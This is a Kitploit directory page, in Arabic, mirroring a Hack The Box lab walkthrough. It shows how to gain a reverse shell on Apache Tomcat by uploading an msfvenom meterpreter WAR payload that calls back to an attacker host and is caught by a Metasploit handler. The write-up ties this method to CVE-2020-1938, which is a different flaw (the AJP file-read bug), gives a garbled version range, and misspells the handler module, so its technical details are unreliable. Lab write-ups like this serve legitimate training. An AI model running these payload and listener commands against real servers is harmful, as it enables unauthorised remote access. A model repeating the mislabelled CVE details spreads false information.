Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2020-1938-Exploitation — شرح خطوة بخطوة لاستغلال CVE-2020-1938 (رفع JSP عشوائي في Apache Tomcat للوصول إلى تنفيذ الأوامر عن بُعد) باستخدام msfvenom و Metasploit في بيئة مختبر Hack The Box. | Kitploit
أدوات/GitHubGitHub/hopsypopsy8/cve-2020-1938-exploitation
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHub
مشاركة
hopsypopsy8/cve-2020-1938-exploitation

CVE-2020-1938-Exploitation

شرح خطوة بخطوة لاستغلال CVE-2020-1938 (رفع JSP عشوائي في Apache Tomcat للوصول إلى تنفيذ الأوامر عن بُعد) باستخدام msfvenom و Metasploit في بيئة مختبر Hack The Box.

عرض المستودع
40منذ سنة واحدةلم تتم المراجعة بعد

استغلال CVE-2020-1938

رفع ملف JSP عشوائي في Apache Tomcat يؤدي إلى تنفيذ أوامر عن بُعد (RCE)

الوصف

CVE-2020-1938 هي ثغرة أمنية حرجة تؤثر على Apache Tomcat من الإصدار 9.0.0.M1 إلى 9.0.0.30، ومن 8.5.0 إلى 8.5.50، ومن 7.0.0 إلى 7.0.99 ⚠️ تم استغلال هذه الثغرة في مختبر Hack The Box.

🔗 المرجع: إدخال NIST NVD
الاستطلاع

تحديد ناقل الهجوم

image

  1. يحتوي الموقع على بيانات اعتماد افتراضية لميزة Server Status (حالة الخادم).

  2. تشير هذه الواجهة إلى أن الإصدار هو Apache Tomcat/7.0.88 ببنية 64 بت.


  3. من هذه الواجهة ننتقل إلى سرد التطبيقات التي تعرض ميزة Upload (الرفع) لملفات .war.

  4. عند الرفع بنجاح، يتم تنفيذ ملف .war في المسار /directory/filename

  5. أظهر البحث في إصدار Apache Tomcat تأكيد قابلية التأثر بـ CVE-2020-1938

  6. الاستغلال

توليد ملف .war

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.3 LPORT=3004 -f war -o exploit.war

باستخدام msfvenom، وهو مولّد حمولات metasploit، نقوم بتوليد حمولتنا exploit.war.

  1. -p windows/x64/meterpreter_reverse_tcp هو نوع الحمولة (في حالتنا 64 بت كما تم تحديده في Server Status)
  2. LHOST=10.10.14.3 LPORT=3004 هما بيانات الاتصال العكسي لجهاز المهاجم
  3. -f war هو نوع الملف
  4. -o exploit.war هو اسم ملف الإخراج

بعد توليد الملف، ادخل إلى الملف وابحث عن اسم ملف الـ .jsp، مثل gcvxdtmxvw.jsp، واحفظه لاستخدامه لاحقًا.

إعداد metasploit

msfconsole
use exploit/multi/hanlder
Set LHOST 10.10.14.3
Set LPORT 3004

باستخدام msfconsole نقوم بإعداد مستمع (listener) ينتظر تنفيذ حمولتنا.
رفع وتشغيل الملف الخبيث

image image


نقوم برفع ملفنا في قسم النشر (deploy)، وبعد ذلك نقوم بتحديث الشاشة ونجد أن الملف تم رفعه بنجاح. لإكمال الاستغلال، يجب أن ننتقل إلى المسار ip/hacked/gcvxdtmxvw.jsp.

image

هذا يجعل الطلب معلقًا، ومع ذلك نتمكن من رؤية محليًا على جهازنا أن لدينا اتصالًا عكسيًا.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    389
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    255
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    247

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →